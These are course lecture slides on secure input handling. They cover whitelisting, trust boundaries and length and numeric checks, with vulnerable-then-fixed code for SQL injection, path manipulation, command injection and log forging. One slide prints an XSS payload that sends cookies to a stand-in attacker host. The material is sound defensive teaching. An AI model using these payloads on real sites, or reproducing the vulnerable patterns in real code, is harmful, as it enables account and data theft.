CIS 418/518 – Secure Software Engineering
Secure Coding – Handling Input

Jagadeesh Nandigam

School of Computing
Grand Valley State University
nandigaj@gvsu.edu

Outline

Why Input Validation

- All input is evil!
- Never trust input.
- Unchecked or improperly checked input is the source of some of the worst vulnerabilities
  - Buffer overflows, injection attacks, and others
- Programs have to accept input, but you can't trust input.
- What do you do?
  - Sanity-check it
  - Corroborate it
  - Accept only the values that are acceptable (reject all else)

What to Validate

- Validate all input
- Validate input from all sources
- Establish trust boundaries

Validate All Input


- Define input broadly – think beyond just the data that a user delivers to program's front door.
- Validate input even if it is delivered over a secure connection, arrives from a trusted source, or accessed by only trusted users.
- Every check you perform provides you an added degree of assurance.
- Input validation can be broken down into two groups:
  - *Syntax checks* that test the format of the input
  - *Semantic checks* that determine whether the input is appropriate, given the application logic and function
- Syntax checks can be placed close to the point where the data enters the program.
- Semantic checks appear alongside application logic.

Validate Input from All Sources

- Perform input validation not only on user input, but also on data from any source outside your code.
- This should include, but not limited to, the following:
  - Command-line parameters
  - Configuration files
  - Data retrieved from a database
  - Environment variables
  - Network services
  - Registry values
  - System properties
  - Temporary files

Establish Trust Boundaries

- Draw trust boundaries in a program to segregate data depending on trust status – trusted vs. untrusted.



Establish Trust Boundaries

- Store trusted and untrusted data separately to ensure that input validation is always performed.
- The purpose of validation logic is to allow data to cross the trust boundary, to move from untrusted to trusted.
- Without well-established and well-maintained trust boundaries, programmers will inevitably lose track of which pieces of data have been validated and which have not.
- When input needs to be built up over a series of user interactions (such as a new user registration sequence or a Web store checkout process) before being processed, the untrusted data should be built up in a single untrusted data structure, validated, and then moved into a trusted location.

How to Validate

- Use strong input validation
- Avoid blacklisting
- Don't mistake usability for security
- Reject bad data
- Make good input validation the default
- Always check input length
- Bound numeric input

Use Strong Input Validation

- Check input against a list of known good values.
- Checking against a list of known good values is called *whitelisting*
  - Indirect selection
  - Whitelisting

Use Strong Input Validation – Indirect Selection

- In indirect selection approach, the application logic never directly uses input the user provides to the program.
- Uses user input (as an index or search item) to select from a list of known good values.
- Use indirect selection when the set of legitimate values is *small*.
- Not always practical, but ideal for situations in which a user is selecting from among a list of choices.
- The C program on the next slide uses indirect selection to make sure the user input is on a list of known good values and uses a value from the list in place of the actual user input.

Use Strong Input Validation – Indirect Selection

```
char *validGames[] = { "moria", "fortune", "adventure", "zork",
                       "rogue", "worm", "trek", NULL };

#define MAXSIZE 40
void runGame(char *str) {
  char buf[MAXSIZE];
  int x;

  for(x = 0; validGames[x] != NULL; x++) {
    if (strcmp(str, validGames[x]) == 0) {
      break;
    }
  }
  if (validGames[x] == NULL) {
    return;
  }
  snprintf(buf, sizeof buf, "/usr/games/%s", validGames[x]);
  buf[MAXSIZE-1] = 0;
  /* user input affects the exec command only indirectly */
  execl(buf, validGames[x], 0);
}

int main(int argc, char **argv)
{
  char *userstr;
  if(argc > 1) {
    userstr = argv[1];
    runGame(userstr);
  }
 return 0;
}
```

Use Strong Input Validation – Whitelisting

- Indirect selection is not feasible when the set of legitimate values is too large or too hard to track explicitly like in phone numbers, SSNs, etc.
- In such cases, create a whitelist of acceptable input values (by defining acceptable patterns of input). Valid input is then made up exclusively of selections from the set.
- Regular expression matching is a powerful tool for input validation.
- The Java program on the next slide matches only phone numbers that are valid syntax in the US.
  - A valid phone number is an optional 1 followed by a three digit area code, a three digit prefix, and a four digit number, where each field is separated by . or -.

Use Strong Input Validation – Whitelisting

```
import java.io.IOException;
import java.util.Scanner;
import java.util.regex.*;

public class Whitelisting {
    public static void main(String[] args) throws IOException {
        Scanner scanner = new Scanner(System.in);

        String sep = "[\\.-]";
        String regex = "(1" + sep + ")?\\d{3}" + sep + "\\d{3}" + sep + "\\d{4}";
        Pattern p = Pattern.compile(regex);

        System.out.print("Enter your input: ");
        String input = scanner.nextLine().trim();
        Matcher m = p.matcher(input);
        if (m.matches()) {
            System.out.println("Input matches the pattern");
        } else {
            System.out.println("Input does not match the pattern");
        }
    }
}
```


Avoid Blacklisting

- Blacklisting is about attempting to enumerate all the possible unacceptable input.
- A blacklist rejects only data known to be bad (at a given point in time).
- The set of bad values in a given context is often hard to enumerate (or even infinite).
- Even a complete list of unsafe input values is likely to become outdated over time if it is not maintained properly.
- Blacklisting is bad news and should not be used for security.

Avoid Blacklisting

- The blacklisted characters in the code below suggest that the author was thinking about preventing cross-site scripting (XSS) in HTML pages sent to a browser from a web application.
- The code fails to consider a variety of other types of pages that a web application can send to a browser, where various characters can take on metameaning. This code offers little protection in these situations.

```
for (int i = 0; i < content.length; i++) {
    switch (content[i]) {
        case '<':
            result.append("&lt;");
            break;
        case '>':
            result.append("&gt;");
            break;
        case '&':
            result.append("&amp;");
            break;
        case '"':
            result.append("&quot;");
            break;
        default:
            result.append(content[i]);
    }
}
```

What is Cross-Site Scripting (XSS)?

- Cross-Site Scripting (XSS) occurs when:
  - Data enters a Web application through an untrusted source, most frequently a web request.
  - That data is then included in dynamic content that is sent to a web user/browser without being validated for malicious content.

Blacklisting Resulting in XSS – An Example

Imagine a Web site that attempts to be friendly by addressing users by name. In an effort to prevent people from writing their own content into the site, all input, including the user's name, is run through the previous blacklist. Consider the following excerpt from a JSP on the site:

```
<script type="text/javascript">
function showError() {
  alert('I\'m sorry <%=userName%>, I\'m afraid I can\'t do that.');
}
</script>
```

This little bit of JavaScript expects the variable `userName` to have a vanilla value, such as this:

```
Dave
```

when it instead has a value such as this:

```
"+new Image().src
 ='http://badguy.com/stolencookies/'+document.cookie+"
```

Then the blacklist has no effect. This attack string results in the user's cookies being sent to an unauthorized Web site, but the attacker could just as easily insert any arbitrary JavaScript operation.

Don't Mistake Usability for Security

- Do not confuse input validation for usability purposes with input validation for security purposes.
- Input validation for usability purposes is meant to catch common errors and provide easy to understand feedback to legitimate users when they make mistakes.
- Input validation for security purposes exists to contend with uncommon and unfriendly input.

Don't Mistake Usability for Security

- This C program asks a user to enter the new password twice, which is a nice thing to do from a usability standpoint, but it doesn't prevent an attacker from entering malicious data.

```
void changePassword() {
  char* pass1 = getPasswordFromUser("enter new password: ");
  char* pass2 = getPasswordFromUser("re-enter new password: ");
  if (strcmp(pass1, pass2)) {
    printf("passwords do not match\n");
  } else {
    setPassword(pass1);
  }
  bzero(pass1, strlen(pass1)); /* don't leave in memory */
  bzero(pass2, strlen(pass2)); /* don't leave in memory */
  free(pass1);
  free(pass2);
}

char* getPasswordFromUser(char* prompt) {
  char* tmp = getpass(prompt);
  int len = strlen(tmp);
  char* ret = (char*) malloc(len+1);
  strncpy(ret, tmp, len+1);
  bzero(tmp, len);  /* don't leave passwd copy in memory */
  return ret;
}
```

Reject Bad Data

- Do not repair/sanitize data that fail input validation checks. Simply, reject the input.
- Do not convert one kind of bad input into another for the attacker. Reject input that fails validation outright.
- Code that combines input validation with automated error recovery creates an explosion of complexity.
- When considering whether to implement sanitation as part of your input validation, ask yourself who might have supplied the bad input:
  - A misguided user who made a mistake, or
  - An attacker who is deliberately trying to break rules


Reject Bad Data

- This Java method attempts to censor its input using a blacklist of bad words. Instead of throwing an exception or otherwise refusing to continue when a bad word is found, it simply removes the offending word from the input.

```
String censor(String input) {
  String[] badWord = new String[] { "bastich", "sharries",
                                    "prunt", "lubbilubbing"} ;
  for (int i=0; i < badWord.length; i++) {
    int index;
    do {
      index = input.indexOf(badWord[i]);
      if (index != -1) {
        /* Put the input before the bad word together with the
           input after the bad word. */
        String early = input.substring(0, index);
        String late = input.substring(index+badWord[i].length(),
                                      input.length());
        input = early + late;
      }
    } while (index != -1);
  }
  return input;
}
```


Make Good Input Validation the Default

- Make good input validation the default by creating a layer of functions or methods, in the form of a *security-enhanced API or wrapper*, that sits between the program and the (unsafe) system libraries.



Make Good Input Validation the Default

- The `strlcpy()` on the next slide implements the same functionality as `strncpy()` but adds the property that the destination will always be *null-terminated*.
  - `strcpy()` does not perform buffer size checks.
  - `strncpy()` does not guarantee that the destination buffer will be null-terminated.
- Be aware that a call to strlcpy() that truncates a string while copying can have still security implications for other parts of the code. To be safe, check the return value of strlcpy().

Make Good Input Validation the Default

```
size_t strlcpy(char *dst, const char *src, size_t siz) {
  char *d = dst;
  const char *s = src;
  size_t n = siz;

  /* Copy as many bytes as will fit */
  if (n != 0 && --n != 0) {
    do {
      if ((*d++ = *s++) == '\0')
        break;
    } while (--n != 0);
  }

  /* Not enough room in dst, add NULL and traverse rest of src */
  if (n == 0) {
    if (siz != 0)
      *d = '\0';          /* NULL-terminate dst */
    while (*s++);
  }

  return(s - src - 1);     /* count does not include NUL */
}
```


Make Good Input Validation the Default

- Use of security-enhanced APIs can help in applying input validation logic consistently.
- The code below shows what can happen when a security-enhanced API isn't adopted. The code checks three different pieces of input in three different ways.

```
boolean argZero, argOne, argTwo;

// Method 1:
// search for the string "true" in the arg.
argZero = args[0].indexOf("true") != -1;

// Method 2:
// use built-in String to Boolean conversion.
argOne = Boolean.valueOf(args[1]);

// Method 3:
// throw an exception if the string is neither "true" or "false".
if ("true".equals(args[2])) {
  argTwo = true;
} else if ("false".equals(args[2])) {
  argTwo = false;
} else {
  throw new IllegalArgumentException("bad Boolean " + args[2]);
}
```


Check Input Length

- Front-end validation logic should always check input against a minimum and maximum expected length.
- Checking for a reasonable maximum input length can make it harder for an attacker to exploit other vulnerabilities in the system.
- By checking against a minimum input length, the attacker is denied the capability to supply data that are too small to be valid.
- The code below checks the length of a path against a minimum and maximum size.

```
if (path != null &&
    path.length() > 0 && path.length() <= MAXPATH) {
  fileOperation(path);
}
```


Check Input Length

- The code below uses a regular expression to check against a whitelist and verify input length at the same time.

```
// limit character content,
// also limit length to between 1 and MAXPATH
final String PATH_REGEX = "[a-zA-Z0-9/]{1,"+MAXPATH+"}";
final Pattern PATH_PATTERN = Pattern.compile(PATH_REGEX);
...
if (path != null && PATH_PATTERN.matcher(path).matches()) {
  fileOperation(path);
}
```

Bound Numeric Input

- Watch out for operations that might be capable of carrying a number beyond its maximum and minimum value.
- Things to watch out for:
  - Wrap-around errors (integer overflow and integer underflow)
  - Truncation and sign-extension errors
  - Conversion (implicit or casting) errors between signed and unsigned types
- Let's try the following three code examples on www.jdoodle.com

Bound Numeric Input

- Integer overflow and underflow problem
- What if an attacker supplies the value 42949671 for `numPurchased`?

```
String numStr = request.getParameter("numPurchased");
int numPurchased = Integer.parseInt(numStr);
if (numPurchased > 0) {
  total = numPurchased * 100; // each item costs $100
}
```


Bound Numeric Input

- Implicit conversion from a signed value to an unsigned value
- A negative argument to `doAlloc()` results in `malloc()` attempting to allocate a very large amount of memory.

```
void* doAlloc(int sz) {
  return malloc(sz); /* Implicit conversion here: malloc()
                        accepts an unsigned argument. */
}
```


Bound Numeric Input

- Implicit conversion from an unsigned value to a signed value
- `getFileSize()` returns a negative value for files $\geq$ 2GB

```
int getFileSize(char* name) {
  struct stat st;
  if (!stat(name, &st)) {
    return st.st_size; /* st.st_size is unsigned */
  } else {
    return -1;
  }
}
```

Metacharacter Vulnerabilities

- All scripting languages and markup languages accept a fluid combination of control structures (code) and data.
- An attacker can use this flexibility to their advantage to add, remove, or alter the meaning of control commands sent to a database, file system, browser, log file, or other subsystem to cause trouble.
- An attacker usually exploits this kind of vulnerability by including *metacharacters* – characters or character sequences that have special meaning in a language – in the input.
- Few types of metacharacter vulnerabilities:
  - SQL injection
  - Path manipulation
  - Command injection
  - Log forging
- Many metacharacter vulneabilities can be eliminated by keeping data and control information separate.

Metacharacter Vulnerabilities – SQL Injection

- The code below assembles a SQL query by concatenating strings of control keywords and data, leaving it vulnerable to a *SQL injection* attack.
- What SQL query would be constructed if an attacker entered `john` for `userName` and the string "name' OR 'a'='a" for `itemName`?

```
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = '"
               + userName + "' AND itemname = '"
               + itemName + "'";
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(query);
```


Metacharacter Vulnerabilities – SQL Injection

- The resulting query:

```
SELECT * FROM items
WHERE owner = 'john' AND itemname = 'name' OR 'a'='a';
```

- This query is now logically equivalent to:

```
SELECT * FROM items;
```

- This query returns all entries stored in the `items` table to the attacker, regardless of their specified owner.

Metacharacter Vulnerabilities – SQL Injection

- Parameterized SQL statements to the rescue!

```
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = ?"
             + " AND itemname = ?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, userName);
stmt.setString(2, itemName);
ResultSet rs = stmt.executeQuery();
```

Metacharacter Vulnerabilities – SQL Injection

- Parameterized SQL does not guarantee that SQL injection is impossible.
- The following prepared SQL statement formed with string concatenation is still vulnerable to SQL injection.

```
String item = request.getParamater("item");
String q="SELECT * FROM records WHERE item=" + item;
PreparedStatement stmt = conn.prepareStatement(q);
ResultSet results = stmt.executeQuery();
```

- Use parameterized SQL queries whenever user input needs to come in contact with SQL.

Metacharacter Vulnerabilities – Path Manipulation

- File system metacharacters: / \ . .. ~
- An attacker might be able to specify, through input, an absolute path where a relative path is expected or traverse the file system to an unintended location by moving up the directory tree.
- Unauthorized file system access is called *path manipulation*.

```
String rName = request.getParameter("reportName");
File rFile = new File("/usr/local/apfr/reports/" + rName);
rFile.delete();
```


Metacharacter Vulnerabilities – Path Manipulation

- Path manipulation vulnerabilities are relatively easy to prevent with a whitelist.
- The code below uses a whitelist to prevent path manipulation

```
final static int MAXNAME = 50;
final static int MAXSUFFIX = 5;
final static String FILE_REGEX =
        "[a-zA-Z0-9]{1,"+MAXNAME+"}" // vanilla chars in prefix
        + "\\.?"                     // optional dot
        + "[a-zA-Z0-9]{0,"+MAXSUFFIX+"}"; // optional extension
final static Pattern FILE_PATTERN = Pattern.compile(FILE_REGEX);

public void validateFilename(String filename) {
  if (!FILE_PATTERN.matcher(filename).matches()) {
    throw new ValidationException("illegal filename");
  }
}
```


Metacharacter Vulnerabilities – Command Injection

- Unauthorized command execution is called *command injection*.
- If user input is allowed to specify system commands your program executes, attackers can cause the system to carry out malicious commands on their behalf.
- In the code below, an attacker can send a malicious command as input for the `backuptype` HTTP parameter.

```
String btype = request.getParameter("backuptype");
String cmd = new String("cmd.exe /K \"c:\\util\\rmanDB.bat "
                        + btype + "&&c:\\utl\\cleanup.bat\"")
Runtime.getRuntime().exec(cmd);
```

Metacharacter Vulnerabilities – Command Injection

- This code uses a whitelist to prevent command injection.

```
final static int MAXNAME = 50;
final static String FILE_REGEX =
        "[a-zA-Z]{1,"+MAXNAME+"}"; // vanilla chars in prefix
final static Pattern BACKUP_PATTERN = Pattern.compile(FILE_REGEX);

public void validateBackupName(String backupname) {
  if(backupname == null
     || !BACKUP_PATTERN.matcher(backupname).matches()) {
    throw new ValidationException("illegal backupname");
  }
}
...
String btype = validateBackupName(request.getParameter("backuptype"));
String cmd = new String("cmd.exe /K \"c:\\util\\rmanDB.bat "
                        + btype + "&&c:\\utl\\cleanup.bat\"")
Runtime.getRuntime().exec(cmd);
```


Metacharacter Vulnerabilities – Log Forging

- Logs are a valuable resource for system administrators and developers.
- If an attacker manages to write to a log file by providing the application with input that includes special characters (metacharacters), then the following is possible:
  - Insert false entries into the log
  - Render the log file unusable by corrupting its format
  - Make changes to the log file to cover their tracks
  - Implicate another party in the commission of a malicious act
- The code below demonstrates a log forging vulnerability caused by unvalidated input read from an HTTP request.

```
String val = request.getParameter("val");
try {
  int value = Integer.parseInt(val);
}
catch (NumberFormatException) {
  log.info("Failed to parse val = " + val);
}
```


Metacharacter Vulnerabilities – Log Forging

- The code below repairs the previous code by URL-encoding the request data before logging them.

```
String val = request.getParameter("val");
try {
  int value = Integer.parseInt(val);
}
catch (NumberFormatException) {
  log.info("Failed to parse val = " +
           URLEncoder.encode(val, "UTF8"));
}
```


References

- Brian Chess and Jacob West, "Secure Programming with Static Analysis", Chapter 5 on "Handling Input", Addison Wesley.